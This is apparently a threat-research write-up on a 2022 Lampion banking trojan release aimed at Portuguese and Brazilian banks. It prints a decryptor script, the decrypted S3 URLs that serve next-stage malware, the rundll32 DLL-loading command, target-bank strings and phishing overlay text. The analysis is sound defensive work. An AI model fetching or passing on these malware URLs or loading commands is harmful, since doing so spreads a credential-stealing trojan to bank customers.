Raw
Blame

```
' Decrypter
' SI-LAB - www.seguranca-informatica.pt
' Sample: 3350e74a4cfa020f9b256194eae25c12
' @sirpedrotavares

Module VBModule
    Sub Main()
       Dim Ciphertext
       Dim i
       Dim oldAsc
       Ciphertext = "&aQ^>jhjqfFi`0o%B%~\tkLYya'jL^\[{m[e1hYb~Z!$miU)e$5k3i]#*[OWHi(jc#-(F$bWHcVW\pWe;deW3m$i_$TY%emc^%s&M$Tp^_OfxK"
       Dim Decrypt
       Const offset = 10
       Const minAsc = 33
       Const maxAsc = 126


    Dim Plaintext
    Ciphertext = Mid(Ciphertext,3,Len(Ciphertext)-4)

    For i=2 To Len(Ciphertext) Step 2
        oldAsc = Asc(Mid(Ciphertext,i,1)) + offset
        If oldAsc > maxAsc Then
            oldAsc = oldAsc - maxAsc + minAsc - 1
        End If

        Plaintext = Plaintext & Chr(oldAsc)
    Next

    Decrypt = Plaintext

     Console.WriteLine(Decrypt)
    End Sub
End Module
```

Figure 8: *Lampion trojan VBS decryptor.*


After running the script, we obtained the malicious URLs that download the next stage of Lampion trojan. Once again, the AWS S3 buckets were the criminals' choice, as observed in the last releases of this malware.

```
encrypted: "O{'^Yj7jRf:i_0<%r%#c=o{f=[Rhbi:e6dUWDb3isjRkt\U\0ik$zit)i$?kYi`#\
[DWcifjR#e(n$$WxcwW2pPe;dqWomFi3$ZYDeZc8%TiTeNflhYW>j][5ivj+[B$*pX_Dfl'"
decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip

encrypted: "eg1^xj5jZf}iP0a%r%
<cZo[fU[(h&i8e9dZWmb%ijjOkz\M\+iz$Tiv)E$Qkxiq#M[bW<iDjO#4(A$kWfc2WJp`epdoWgm$i.$;Yqecc
s#F*R-"
decrypted: https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4
```

The first DLL (the trojan loader) is a point of interest in this analysis. This file was also enlarged with lots of random BMP images inside – a well-known technique **that is being used by Latin American gangs** in their malware. This is a clear sign of cooperation between the several groups.

The ***P-17-4 DLL*** is then renamed when downloaded and injected into the memory via the DLL injection technique. The EAT function "***mJ8Lf9v0GZnptOVNB2I***" is triggered to start the DLL loader.

```
C:\Windows\System32\rundll32.dll\"%AppData%\Local\Temp\rand_folder\random_name.dll"
mJ8Lf9v0GZnptOVNB2I
```



https://mypersonalstuffs.s3.us-east-2.amazonaws.com/P-17-4

Abrir P-17-4

Optou por abrir:

P-17-4

que é um: application/x-www-form-urlencoded (544 MB)

de: https://mypersonalstuffs.s3.us-east-2.amazonaws.com

O que deve o Firefox fazer com este ficheiro?

○ Abrir com [Procurar...]

● Guardar ficheiro

□ Memorizar opção para este tipo de ficheiro.

[OK] [Cancelar]

https://mypersonalstuffs.s3.us-east-2.amazonaws.com/soprateste.zip

Abrir soprateste.zip

Optou por abrir:

soprateste.zip

que é um: Compressed (zipped) Folder (8,3 MB)

de: https://mypersonalstuffs.s3.us-east-2.amazonaws.com

O que deve o Firefox fazer com este ficheiro?

○ Abrir com Windows Explorer (predefinição)

● Guardar ficheiro

□ Memorizar opção para este tipo de ficheiro.

[OK] [Cancelar]

TROJAN DLL LOADER EXECUTED BY DLL INJECTION


LAMPION DLL (TROJAN ITSELF)
PROTECTED WITH PASSWORD

Figure 9: *Lampion DLLs – release 212 (February 2022).*

The main goal of the DLL loader is just to unzip the 2nd DLL called “***soprateste.zip***” which is protected with a hardcoded password. All the process from this point is the same as the last articles we have published, namely:

Details of the Lampion release 212

The single task of the first DLL is just to unzip the 2nd one with a hardcoded password. As usual, the DLL inside **soprateste.zip** carries a message in Chinese for researchers:



soprateste	2/22/2022 5:59 PM	Compressed (zipp...	8,519 KB
天很美，天氣晴朗，池畔啤酒和燒烤，家人感動我的上帝保護我的盟友	11/4/2021 3:51 AM	File	8,850 KB

天很美，天氣晴朗，池畔啤酒和燒烤，家人感動我的上帝保護我的盟友


Beautiful day, nice weather, poolside beer and BBQ, family touched my god protect my allies

```
01DD664C    05                          DB 05
01DD664D    00                          DB 00
01DD664E    00                          DB 00
01DD664F    00                          DB 00
01DD6650  . 2300 2E00 7A00 6900 70 UNICODE "#.zip",0
01DD665C  . 4400 6F00 5400 6800 69 UNICODE "DoThisBi"
01DD666C  . 6300 6800 7400 0000    UNICODE "cht",0
01DD6674  . C3                          RETN
01DD6675    00                          DB 00
01DD6676    00                          DB 00
01DD6677    00                          DB 00
01DD6678    D3                          DB D3
01DD6679    00                          DB 00
01DD667A    00                          DB 00
01DD667B    00                          DB 00
01DD667C  . 9066DD01                    DD P-17-4.01DD6690
01DD6680    15                          DB 15
01DD6681    1A                          DB 1A
```

```
ESP 000CFB4C
EBP 239B2360 P-17-4.2
ESI 000CFC10
EDI 23AED7AA P-17-4.2

EIP 23AE941D P-17-4.2

C 0  ES 002B 32bit 0(
P 1  CS 0023 32bit 0(
A 0  SS 002B 32bit 0(
Z 0  DS 002B 32bit 0(
S 0  FS 0053 32bit 7E
T 0  GS 002B 32bit 0(
D 0
O 0  LastErr ERROR_EN

EFL 00000206 (NO,NB,N

ST0 empty 0.0
ST1 empty 0.0
```

Figure 10: *Message hardcoded inside the soprateste.zip DLL (the Lampion itself) and part of the unzip process.*

As usual, the trojan maintains intact its EAT since 2019. The call “**DoThisBicht**” is invoked from the DLL loader, and the malware starts its malicious activity. Figure 11 below shows the comparison of the EAT between the different versions from 2019 to 2022, and no differences were noticed.



dbkFCallWrapperAddr	0x00B6E640
__dbk_fcall_wrapper	0x0040F984
WNetUseConnectionW	0x00B464F4
WNetGetConnectionW	0x00413318
WNetCancelConnection2W	0x00B46500
WNetAddConnection2W	0x00B4650C
WNetAddConnection2A	0x00B464DC
VerQueryValueW	0x00B46548
VerQueryValueA	0x00B4656C
TMethodImplementationIntercept	0x004A1B84
SHGetFolderPathW	0x00B4657C
GetMappedFileNameW	0x00B46518
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoSizeW	0x00413330
GetFileVersionInfoSizeA	0x00B46560
GetFileVersionInfoA	0x00B46554
FilterSendMessage	0x00B46530
FilterConnectCommunicationPort	0x00B46524
DoThisBicht	0x00B46580
CryptUIDlgCertMgr	0x00B46578
CallFormPrincipal	0x00B464E8

Figure 32: *Export Address Table (EAT) from the DLL inside 0.zip.*

DECEMBER 2019

Offset	Ordinal	Function RVA	Name RVA	Name
2EE9F8	1	772640	194E4A2	dbkFCallWrapperAddr
2EE9FC	2	F984	194E48E	__dbk_fcall_wrapper
2EEA00	3	A1B84	194E3EC	TMethodImplementationIntercept
2EEA04	4	74A7DC	194D6DE	CallFormPrincipal
2EEA08	5	74A854	194D753	GetFileVersionInfoSizeA
2EEA0C	6	74A848	194D73F	GetFileVersionInfoA
2EEA10	7	74A860	194E40B	VerQueryValueA
2EEA14	8	74A83C	194E41A	VerQueryValueW
2EEA18	9	74A830	194D783	GetFileVersionInfoW
2EEA1C	A	74A830	194D797	GetFileVersionInfoW
2EEA20	B	13330	194D76B	GetFileVersionInfoSizeW
2EEA24	C	74A824	194D72D	FilterSendMessage
2EEA28	D	74A818	194D70E	FilterConnectCommunicationPort
2EEA2C	E	74A80C	194D7AB	GetMappedFileNameW
2EEA30	F	74A800	194E43D	WNetAddConnection2W
2EEA34	10	13318	194E468	WNetGetConnectionW
2EEA38	11	74A7F4	194E451	WNetCancelConnection2W
2EEA3C	12	74A7E8	194E47B	WNetUseConnectionW
2EEA40	13	74A7D0	194E429	WNetAddConnection2A
2EEA44	14	74A86C	194D6F0	CryptUIDlgCertMgr
2EEA48	15	74A870	194E3DB	SHGetFolderPathW
2EEA4C	16	74A874	194D702	DoThisBicht

JULY 2020

dbkFCallWrapperAddr
__dbk_fcall_wrapper
TMethodImplementationIntercept
CallFormPrincipal
GetFileVersionInfoSizeA
GetFileVersionInfoA
VerQueryValueA
VerQueryValueW
GetFileVersionInfoW
GetFileVersionInfoW
GetFileVersionInfoSizeW
FilterSendMessage
FilterConnectCommunicationPort
GetMappedFileNameW
WNetAddConnection2W
WNetGetConnectionW
WNetCancelConnection2W
WNetUseConnectionW
WNetAddConnection2A
CryptUIDlgCertMgr
SHGetFolderPathW
DoThisBicht


FEBRUARY 2022

Figure 11: *Export Address Table (EAT) from the DLL inside the soprateste.zip file (the Lampion trojan itself).*

The target brands are the same observed in the past campaigns, with the focus on Brazilian and Portuguese banking organizations.

```
0x5106a0c (28): banco montepio
0x5106a38 (16): montepio
0x5106a6c (26): millenniumbcp
0x5106aa8 (18): Santander
0x5106ac8 (14): BPI Net
0x5106ae4 (18): Banco BPI
0x5106b18 (24): Caixadirecta
0x5106b40 (42): Caixadirecta Empresas
0x5106b8c (20): NOVO BANCO
0x5106bc4 (14): EuroBic
0x5106bfa (16): Credito Agricola
0x5106c24 (20): Login Page
0x5106c48 (22): CA Empresas
0x5106c80 (18): Bankinter
0x5106cb4 (20): ActivoBank
0x5107118 (36): itauaplicativo.exe
0x5109568 (14): TravaBB
0x5109586 (32):  Banco do Brasil
0x51095b4 (16): Traazure
0x51095d6 (32):  Caixa Economica
0x5109604 (20): Travsantos
0x510962a (20):  Santander
0x510964c (14): Travsic
0x510966a (14):  Sicred
0x5109688 (14): Travite
0x51096c0 (18): Travdesco
0x51096e2 (18):  Bradesco
0x5109704 (22): BANRITRAVAR
0x510972a (18):  Banrisul
0x510974c (20): TravaBitco
0x5109772 (32):  Mercado Bitcoin
0x51097a0 (14): Travcit
0x51097be (18):  Citibank
0x51097e0 (18): Travorigs
0x5109802 (30):  Banco Original
0x5109830 (18): SICTRAVAR
0x5109852 (14):  Sicoob
```

When started, the trojan collects information about the opened processes on the target machine. If the title of the pages matches the hardcoded strings presented above, then it starts the malicious overlay process that presents fake messages and windows impersonating the target bank to lure the victims.



Millennium bcp

Módulo de Segurança

Prezado cliente, não foi possível carregar o Módulo de Segurança (W01).

Este componente visa proteger sua conexão contra programas maliciosos durante o acesso a Int

A actualização deste módulo levará apenas alguns minutos.

Serão solicitados alguns dados para a sincronização com o sistema

12%

Millennium bcp

Bem-vindo,

Somos um grande Grupo Financeiro privado português, com presença internacional e provada capacidade em distintos domínios da atividade bancária. O nosso compromisso com a qualidade e inovação coloca-nos na vanguarda dos serviços financeiros. Possuímos uma oferta completa e especializada, a par de um serviço de excelência, orientado para o Cliente. Investimos no conhecimento aprofundado dos nossos Clientes, para lhes proporcionarmos o aconselhamento, produtos e serviços adequados. Em conjunto, preparamos o caminho para estabelecer uma relação duradoura e com valor.

0%

Millennium bcp

Bem-vindo,

Somos um grande Grupo Financeiro privado português, com presença internacional e provada capacidade em distintos domínios da atividade bancária. O nosso compromisso com a qualidade e inovação coloca-nos na vanguarda dos serviços financeiros. Possuímos uma oferta completa e especializada, a par de um serviço de excelência, orientado para o Cliente. Investimos no conhecimento aprofundado dos nossos Clientes, para lhes proporcionarmos o aconselhamento, produtos e serviços adequados. Em conjunto, preparamos o caminho para estabelecer uma relação duradoura e com valor.

10%

Millennium bcp

Este componente visa proteger sua conexão contra programas maliciosos durante o acesso a Internet

A actualização deste módulo levará apenas alguns minutos.

Serão solicitados alguns dados para a sincronização com o sistema

Atenção.: Não desligue o computador até terminar a instalação.

Código de Autorização

Esta operação requer autorização com Autenticação Forte

Como pretende autorizar a operação?

SMS

Confirme os dados que recebeu no nr. xxxxxx4469 e indique o Código de Autorização.

Millennium bcp

Bem-vindo, Nome do Utilizador

Durante este processo poderá ser feita uma simulação de transacção, note que se trat
um procedimento de sincronização entre o Sistema de Segurança online e seu dispositiv
você receberá um SMS que poderá conter, dados e valores simulados, o Banco Millenni
não efectua nenhum desconto em sua conta, portanto continue com o procedimento e
introduza o código enviado em seu telemóvel no formulário abaixo.

SMS


Esteja ciente que todos os dados e valores enviados na SMS são inexistente

Indique o Código de simulação enviado para o telemóvel nº xxxxxx4876 (*)

Código SMS

O nível de serviço do envio de mensagens SMS é da inteira responsabilidade dos operadores de comunicacões móveis, não podendo o Banco ser responsabilizado


Figure 12: *Lampion overlay screens (courtesy of MllenniumBCP – Portugal).*



```
No NOVO BANCO a privacidade e a prote
o dos dados pessoais dos seus clientes e dos demais
titulares de dados pessoais s
o fundamentais. Saiba como tratamos os seus dados, com quem
os partilhamos, durante quanto tempo os conservamos, bem como as formas de entrar em
contacto com o NOVO BANCO e de exercer os seus direitos.
O NOVO BANCO apenas recolhe e trata os dados pessoais necess
rios para lhe prestar um
o de qualidade e o mais personalizado poss
vel, enquanto Institui
rio Financeiro e Mediador de Seguros. O NOVO BANCO n
o trata dados pessoais
o sejam necess
o de servi
os acordada ou aos produtos adquiridos.
 escolher o Santander
Somos um Banco de solidez reconhecida e que lhe oferece condi
es competitivas em v
produtos financeiros, assim como descontos para utilizar no dia a dia numa vasta rede de
parceiros. O Banco Santander tem mais de 120 milh
es de Clientes por todo o mundo. Conte
connosco mesmo fora de Portugal. Mantivemos resultados positivos, mesmo durante a crise
financeira, e refor
mos sustentadamente o apoio
 economia. Este ano fomos distinguidos
como o "Banco do Ano em Portugal","Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
 mais um momento e n
o desligue seu computador durante este procedimento.
 Este ano fomos distinguidos
como o "Banco do Ano em Portugal","Melhor Banco em Portugal" e "Grande Banco 5 Estrelas".
 mais um momento e n
o desligue seu computador durante este procedimento.
Constitui preocupa
o constante do Millennium bcp a prote
o adequada dos seus ativos de
o, de uma forma consistente com a sua import
ncia, valor e sensibilidade, com o
